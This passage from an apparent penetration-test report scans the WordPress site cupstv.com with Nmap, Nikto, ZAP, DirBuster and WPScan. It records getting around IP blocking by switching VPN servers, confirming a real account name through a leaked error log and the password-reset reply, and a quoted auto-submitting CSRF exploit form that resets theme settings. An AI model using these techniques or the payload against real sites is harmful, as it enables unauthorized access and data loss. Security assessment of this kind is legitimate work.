


Figure 13 Host topology map from Nmap

The results of the Nmap scan show an IP address of 160.153.128.24. When that IP address is entered into a web browser a holding page is displayed.




Figure 14 Holding page at <http://160.153.128.24>

There is a link on that holding page for the site owner. The link points to the following URL:

<http://160.153.128.24/cpanel>

This redirects to the following URL:

<https://n3plcpnl0001.prod.ams3.secureserver.net:2083/>




Figure 15 cPanel login page

cPanel is a commercial web-based control panel that allows site owners to use graphical tools to simplify the process of Linux-based site administration.

4.3 Use of Nikto to scan host

Nikto is a command line utility. The following scan parameters were used:

`nikto -host http://cupstv.com -Display V -Format htm -output NiktoReport.html`

nikto -H can be used to list the summary of options available.

- -host Target host
- -Display V Turn on verbose display output
- -Format htm Save output file in HTML format
- -output Write output to this file

This unexpectedly failed to return any results. Initially, it was suspected that a corrupted installation of Nikto on Kali was the source of the problem. Nikto was then installed on a Windows10 test machine. The output results from this test were the same.

Scan Summary	
Software Details	Nikto 2.1.5
CLI Options	-host cupstv.com -Display V -Format htm -output NiktoReport.html
Hosts Tested	0
Start Time	Thu Dec 7 15:48:37 2017
End Time	Thu Dec 7 15:51:21 2017
Elapsed Time	164 seconds
© 2008 CIRT, Inc.	

Figure 16 Nikto HTML report showing failed test

```
V:Thu Dec 7 15:48:37 2017 - Target:cupstv.com port:80
V:Thu Dec 7 15:48:37 2017 - Checking for HTTP on port cupstv.com:80, using HEAD
V:Thu Dec 7 15:48:57 2017 - for HEAD: /
V:Thu Dec 7 15:48:57 2017 - Checking for HTTPS on port cupstv.com:80, using HEAD
V:Thu Dec 7 15:50:00 2017 - for HEAD: /
V:Thu Dec 7 15:50:00 2017 - Checking for HTTP on port cupstv.com:80, using GET
V:Thu Dec 7 15:50:20 2017 - for GET: /
V:Thu Dec 7 15:50:20 2017 - Checking for HTTPS on port cupstv.com:80, using GET
V:Thu Dec 7 15:51:21 2017 - for GET: /
+ No web server found on cupstv.com:80

-----
V:Thu Dec 7 15:51:21 2017 - Opening reports (htm, NiktoReport.html)
V:Thu Dec 7 15:51:21 2017 - Opening report for "Report as HTML" plugin
V:Thu Dec 7 15:51:21 2017 - 6544 server checks loaded
V:Thu Dec 7 15:51:21 2017 - Running start for "Embedded Detection" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "Favicon" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "HTTP Headers" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "Guess authentication" plugin
V:Thu Dec 7 15:51:21 2017 - Running start for "Content Search" plugin
+ 0 host(s) tested
V:Thu Dec 7 15:51:21 2017 + 8 requests made in 164 seconds
```

Figure 17 Nikto CLI output showing failed test

Nikto was then tested against an internal web server that belonged to the tester and Nikto worked as expected. A similar test was run against an external web server for test purposes only – <http://pentest-tools.com>. Again, this worked as expected. There seems to be measures in place that block Nikto from performing a scan. This is a well-known protection measure to prevent attackers from gathering information about a site.

```

V:Thu Dec 7 16:02:41 2017 - Checking for HTTP on port pentest-tools.com:80, using HEAD
V:Thu Dec 7 16:02:41 2017 - 302 for HEAD: /
V:Thu Dec 7 16:02:41 2017 - Opening reports (htm, NiktoReport.html)
V:Thu Dec 7 16:02:41 2017 - Opening report for "Report as HTML" plugin
V:Thu Dec 7 16:02:41 2017 - 6544 server checks loaded
V:Thu Dec 7 16:02:41 2017 - Running start for "Embedded Detection" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "Favicon" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "HTTP Headers" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "Guess authentication" plugin
V:Thu Dec 7 16:02:41 2017 - Running start for "Content Search" plugin
V:Thu Dec 7 16:02:41 2017 - 302 for GET: /
+ Target IP: 212.71.238.108
+ Target Hostname: pentest-tools.com
+ Target Port: 80
+ Start Time: 2017-12-07 16:02:41 (GMT0)
-----
+ Server: pentest-tools.com
V:Thu Dec 7 16:02:41 2017 - 302 for GET: /
+ Cookie PTSESSIONID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ Root page / redirects to: https://pentest-tools.com/

```

Figure 18 Nikto CLI output showing successful scan of host

See **Appendix E – Nikto Report and Results** for full details

4.4 Use of OWASP ZAP to scan host

OWASP ZAP is a GUI based application that can scan a website for and cross-reference against lists of known vulnerabilities. Full output results can then be exported into a HTML report.



Figure 19 OWASP ZAP GUI for initiating a scan on a host

A scan was started on the cupstv website. This was left to run until completion, which took over 100 hours. Results showed a total of 11 alerts. Over 25% of these were identified as High Risk, under 10% were Medium Risk and over 60% were Low Risk.

See **Appendix F – OWASP ZAP REPORT** for full html report of results

Unfortunately, when initially opening the application, a prompt appears asking if the user session should be persisted or not. The default option is not to persist and in this test, the session was not saved. After a 100-hour scan, there was not enough time to repeat the scan and some additional useful information is now unavailable.




Figure 20 OWASP ZAP results summary

	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			0:42:08	2076		
Plugin						
Path Traversal	Medium	100	8:59:23	108474	0	Completed
Remote File Inclusion	Medium	100	7:50:59	72068	7	Completed
Server Side Include	Medium	100	4:34:45	28943	0	Completed
Cross Site Scripting (Reflected)	Medium	100	7:36:43	55891	0	Completed
Cross Site Scripting (Persistent) - Prime	Medium	100	0:43:42	7237	0	Completed
Cross Site Scripting (Persistent) - Spider	Medium	100	0:46:00	7216	0	Completed
Cross Site Scripting (Persistent)	Medium	100	0:11:53	0	0	Completed
SQL Injection	Medium	100	13:27:50	174948	1	Completed
Server Side Code Injection	Medium	100	4:46:37	57866	0	Completed
Remote OS Command Injection	Medium	100	17:20:06	231426	6	Completed
Directory Browsing	Medium	100	0:52:08	7220	0	Completed
External Redirect	Medium	100	5:16:06	65079	0	Completed
Buffer Overflow	Medium	100	14:40:24	3493	0	Completed
Format String Error	Medium	100	2:30:02	21711	1	Completed
CRLF Injection	Medium	100	3:42:16	50629	0	Completed
Parameter Tampering	Medium	100	6:19:15	49192	0	Completed
Script Active Scan Rules	Medium	100	0:00:00	0	0	Skipped, no scripts enabled.
Totals			100:20:18	965472	15	

Figure 21 Use of DirBuster to scan host

4.5 Use of DirBuster to scan host

The DirBuster GUI can be used to adjust the parameters for a scan. DirBuster requires use of a dictionary list. It comes with numerous, but final choice of dictionary is a user preference. The recommended list to use is directory-list-2.3-medium.txt[27]. The wordlists that are provided by DirBuster were generated by crawling web servers across the internet and collating real life directories and filenames that were found.




Figure 22 Wordlist dictionaries provided by DirBuster

The following scan parameters were used:

- Target URL: <http://cupstv.com:80/>
- Dictionary: directory-list-2.3-medium.txt
- All other settings were left as default.




Figure 23 DirBuster GUI

Scan Information \ Results - List View: Dirs: 54 Files: 20 \ Results - Tree View \ Errors: 0 \			
Directory Structure	Response Code	Response Size	
about	200	148951	
crack	301	453	
12	301	519	
contact	301	522	
10	301	455	
new	301	509	
blog	301	501	
logo	301	459	
rss	200	476	
home	301	452	
login	301	463	
sitemap	301	453	
index.php	301	455	
content	301	349	
feed	200	460	
press	301	489	
media	301	536	
	301	453	

Figure 24 DirBuster scan in progress

The results of the DirBuster scan show a sitemap/directory tree of the site.

See **Appendix G – DirBuster Report** for full DirBuster scan report details

After browsing some of the URL's that were returned by the scan, one URL in particular was noteworthy:

<http://cupstv.com/login/>

When visiting that URL, the user is re-directed to the following URL:

<http://cupstv.com/login-page/>


A screenshot of a web browser showing a login page. The page has a header with "Home / Login Page". Below the header, the title "LOGIN PAGE" is displayed. There are two input fields: "Username" and a password field with masked characters. Below the password field is an orange "Log in" button and a checkbox labeled "Remember Me". At the bottom, there is a link "Lost your password?".

Figure 25 Login page at <http://cupstv.com/login-page/>

After entering a random username and password combination the user is re-directed to the following URL:

<http://cupstv.com/kilishi-maidadi/>


A screenshot of a web browser showing a login page. The page has a header with a WordPress logo. Below the header, there is an error message: "ERROR: The username or password you entered is incorrect. [Lost your password?](#)". Below the error message, there are two input fields: "Username or Email" and "Password". The "Username or Email" field contains the text "admin". Below the password field is a checkbox labeled "Remember Me" and a blue "Log In" button. At the bottom, there is a link "Lost your password?" and a link "Back to CUPSTV.COM".

Figure 26 Login page at <http://cupstv.com/kilishi-maidadi/>

After clicking on the 'Lost your password' link, the user is re-directed to the following URL:

<http://cupstv.com/kilishi-maidadi/?action=lostpassword>




Figure 27 Lost your password page at <http://cupstv.com/kilishi-maidadi/?action=lostpassword>

After entering a guessed username of 'admin', the user is given an error message saying:

Error: Invalid username or e-mail




Figure 28 Error when attempting recovery of password

After a handful of attempts at guessing a username and password combination, the user is given an error message saying:

Error: Access from your IP address has been blocked for security reasons. Please contact the administrator.

There seems to be measures in place that block an IP address when multiple incorrect entries are detected. This is a well-known protection measure to prevent attempted brute force attack on a user account. For the tester, it was not a concern as testing was carried out on a computer that was accessing the target website from behind a VPN. It was simply a case of disconnecting

from the current VPN server and selecting a different VPN server. Any subsequent tests would then appear to the target to be coming from a new IP address. This was tested and the error about using a blocked IP address disappeared.

4.6 Use of WPScan to scan host

WPScan is a CLI tool that is included by default in the Kali Linux Operating System. It contains a built-in update method to update the database to the latest version.

`wpscan -h` can be used to list the summary of options available.

- `--update` Update database from online repository
- `--url` Target host
- `--enumerate u` Enumerate users

The following command was used to update the WPScan database:

wpscan --update

```
root@mil23-1t-k:~# wpscan --update

      W P S C A N      Å©

WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

[i] Updating the Database ...
[i] Update completed.
root@mil23-1t-k:~#
```

Figure 29 Updating WPScan database

The following command was used to initiate a scan against the CUPS website:

wpscan --url cupstv.com --enumerate u

See **Appendix H – WPScan Report** for complete results of the WPScan

```
root@mil23-1t-k:~# wpscan --url cupstv.com --enumerate u

      W P S C A N      Å©

WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

[+] URL: http://cupstv.com/
[+] Started: Fri Dec 8 11:52:00 2017
[+] robots.txt available under: 'http://cupstv.com/robots.txt'
```

Figure 30 Initiating a WPScan on the target website

```
[+] robots.txt available under: 'http://cupstv.com/robots.txt'
[+] Interesting entry from robots.txt: http://cupstv.com/wp-admin/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-admin/admin-ajax.php
[+] Interesting entry from robots.txt: http://cupstv.com/wp-includes/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-includes/js/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-includes/images/
[+] Interesting entry from robots.txt: http://cupstv.com/trackback/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-login.php
[+] Interesting entry from robots.txt: http://cupstv.com/wp-register.php
[+] Interesting entry from robots.txt: http://cupstv.com/temp/
[+] Interesting entry from robots.txt: http://cupstv.com/readme.html
[+] Interesting entry from robots.txt: http://cupstv.com/cgi-bin/
[+] Interesting entry from robots.txt: http://cupstv.com/recommended/
[+] Interesting entry from robots.txt: http://cupstv.com/comments/feed/
[+] Interesting entry from robots.txt: http://cupstv.com/index.php
[+] Interesting entry from robots.txt: http://cupstv.com/license.txt
[+] Interesting entry from robots.txt: http://cupstv.com/xmlrpc.php
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/plugins/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/themes/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/upload/
[+] Interesting entry from robots.txt: http://cupstv.com/
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/uploads/
```

Figure 31 WPScan results showing contents of robots.txt

Search engines use automated programs to scan websites across the internet to gather information for search engine users. These web robot automated programs are called web crawlers or search engine spiders. The Robots Exclusion Protocol (REP) has been adopted by the majority of commercial search engines to allow website owners to control what website data is made available to a web crawler. By placing a text file called *robots.txt* in the root of the website, specific instructions are given that request a web crawler to ignore certain files and folders within a site directory structure. By analysing the content of this file, an attacker can see if the developer has tried hiding any files or folders that might be of use to the attacker[28].

After browsing all the URL's in the robot.txt file, the only ones that didn't return an error were:

- <http://cupstv.com/comments/feed/>
This contained a list of user comments that had been written to the site and the relevant URLs
- <http://cupstv.com/license.txt>
This contained the default WordPress software license
- <http://cupstv.com/wp-content/upload/>
This page returned an error message 'Access Denied'
- <http://cupstv.com/wp-json/>
This page contained what seemed to be a list of JSON code commands for the WP REST API.

WPScan failed to identify the version of WordPress that is in use on the site. This is likely due to a configuration change that the site administrator has implemented. To hide the version number, the following line needs to be added to the *functions.php* file:

```
remove_action('wp_head', 'wp_generator');
```

```
[+] Interesting header: LINK: <http://cupstv.com/wp-json/>; rel="https://api.w.org/", <http://cupstv.com/>; rel=shortlink
[+] Interesting header: SERVER: Apache
[+] Interesting header: SET-COOKIE: wfvvt_3219804454=5a2a7ce8d122b; expires=Fri, 08-Dec-2017 12:22:08 GMT; path=/; httponly
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-POWERED-BY: PHP/5.4.45
[!] WordPress version can not be detected
```

Figure 32 WPScan was not able to detect the version number of WordPress

Additionally, WPScan reported that there were a number of known vulnerabilities found:

- An error log was found at the following location:

http://cupstvt.com/wp-content/themes/sahifa/error_log

Upon browsing the URL, an error log was displayed with numerous entries showing a folder structure path:

/home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php

```
[06-Dec-2017 01:57:45 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 01:57:45 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 01:57:45 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 06:08:12 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 14:34:00 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 14:45:01 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 15:02:00 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 15:12:25 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[06-Dec-2017 16:27:41 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[08-Dec-2017 11:51:25 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[08-Dec-2017 11:54:13 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[08-Dec-2017 14:33:28 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
[08-Dec-2017 17:13:10 UTC] PHP Fatal error: Call to undefined function get_header() in /home/cupstvtmanager769/public_html/wp-content/themes/sahifa/index.php on line 1
```

Figure 33 Error Log with references to local path on web application server

This seems to expose the local folder structure of the web application server itself. From this path, it is possible to assume that *cupstvtmanager769* is a local user (and possibly an administrator user) on the server. This would be information that an attacker could possibly use in further attacks on this server.

Previously, as part of the testing done after using DirBuster, the tester attempted to use the ‘Lost your password page’ but could not progress past an error message saying ‘*Invalid username or e-mail*’. The same test was attempted using the *cupstvtmanager769* username and a message appeared saying ‘*Check your e-mail for the confirmation link*’. This seems to confirm that *cupstvtmanager769* is a valid username.


The image shows a WordPress login page. At the top is the WordPress logo. Below it is a blue banner with the text "Check your e-mail for the confirmation link." in white. Under the banner is a login form with two input fields: "Username or Email" and "Password". Below the "Username or Email" field is a "Remember Me" checkbox. To the right of the "Password" field is a blue "Log In" button. At the bottom of the page is a link that says "← Back to CUPSTV.COM".

Figure 34 Message that seems to confirm the existence of *cupstvtmanager769* username

- Known Vulnerability found
Sahifa 2.4.0 - Multiple Script Path Disclosure Direct Request Path Disclosure
This known vulnerability allows an attacker to determine the full path of the web application server. This is the second vulnerability that exposes the local folder structure of the server.
- Known Vulnerability found
Sahifa 2.4.0 - Site Setting Reset CSRF
Cross-Site Scripting Request Forgery (CSRF) appeared at number 8 in the OWASP Top10 2013 but disappeared from the Top10 2017[29]. This does not mean that the vulnerability has disappeared, just that OWASP have rated other vulnerabilities with a higher significance. CSRF weaknesses can be exploited by an attacker to use the web browser of a victim to perform an undesirable action on a website without the users knowledge[30][31]. In conjunction with a social engineering attack, the attacker could trick the site administrator into running a script. This could be done by including a URL link in an email. The attacker would need to setup a web page containing malicious code. Using social engineering, they would need to trick the site administrator to visit that page. Upon doing so, the malicious code would run and exploiting the known vulnerable code in the WordPress Sahifa Theme, the site settings would be reset and a loss of data would result[32].

```
===== BEGIN CSRF EXPLOIT =====
<h1>Wordpress sahifa theme CSRF exploit By AkaStep<br></h1>

<body onload="javascript:document.forms[0].submit()">
<form method="post" action="http://hacker1.own/wp/wp-admin/admin.php?page=panel&reset=true">
<input type="hidden" name="action" value="reset" />
<!-- <input name="reset" type="submit" value="Reset Settings" />-->
</form>

===== END OF CSRF EXPLOIT =====
```

Figure 35 Example CSRF attack code

See **Appendix I - WPScan Sahifa Vulnerability** for full details of CSRF exploitation

- Known vulnerability found
Wunderground plugin version is out of date, the latest version is 2.1.3
Weather Underground is a commercial weather service. Using a plugin, a website can display real-time weather information.

```
[+] Enumerating plugins from passive detection ...
| 1 plugin found:

[+] Name: wunderground - v2.0.11
| Last updated: 2016-06-30T23:50:00.000Z
| Location: http://cupsttv.com/wp-content/plugins/wunderground/
| Readme: http://cupsttv.com/wp-content/plugins/wunderground/readme.txt
[!] The version is out of date, the latest version is 2.1.3

[+] Enumerating usernames ...
[+] We did not enumerate any usernames

[+] Finished: Fri Dec 8 11:54:22 2017
[+] Requests Done: 369
[+] Memory used: 67.82 MB
[+] Elapsed time: 00:02:21
```

Figure 36 WPScan results showing plugin details and failure to enumerate usernames

WPScan detects the plugin as version 2.0.11. However, upon visiting the URL in the scan results a text file is displayed:

<http://cupstv.com/wp-content/plugins/wunderground/readme.txt>

```
== Changelog ==

= 2.1.2 and 2.1.3 on June 30, 2016 =
* Added: Ability to override API key using the `wunderground_api_key` filter or the `WUNDERGROUND_API_KEY`
* Fixed: Location autocomplete issue on HTTPS websites
* Fixed: Don't cache responses if they result in errors (good idea, eh?)
* Added: `wunderground_include_pws` filter to toggle whether to include Personal Weather Stations as data
* Updated: Twig template framework from 1.21.0 to 1.24.1

= 2.1.1 on August 25, 2015 =
* Fixed: WordPress 4.3 compatibility
* Added: Display any errors while fetching forecasts to administrators
* Updated: Polish translation (thanks Cezary!) and Brazilian Portuguese (thanks Filipe!)
* Removed unused `<thead>` code in `table-horizontal.html` template
* Updated: Twig template loader to version 1.21 from 1.18.1

= 2.1 on April 29, 2015 =
* Added: Now supports Weather Underground Severe Weather alerts & warnings
* Fixed: Issue using multi-word cities (thanks [@christianriley](https://github.com/christianriley)!)
* Fixed: Restored `alt` text for icon when using the Current template
* Fixed: Widget preview for "Old School" icon set
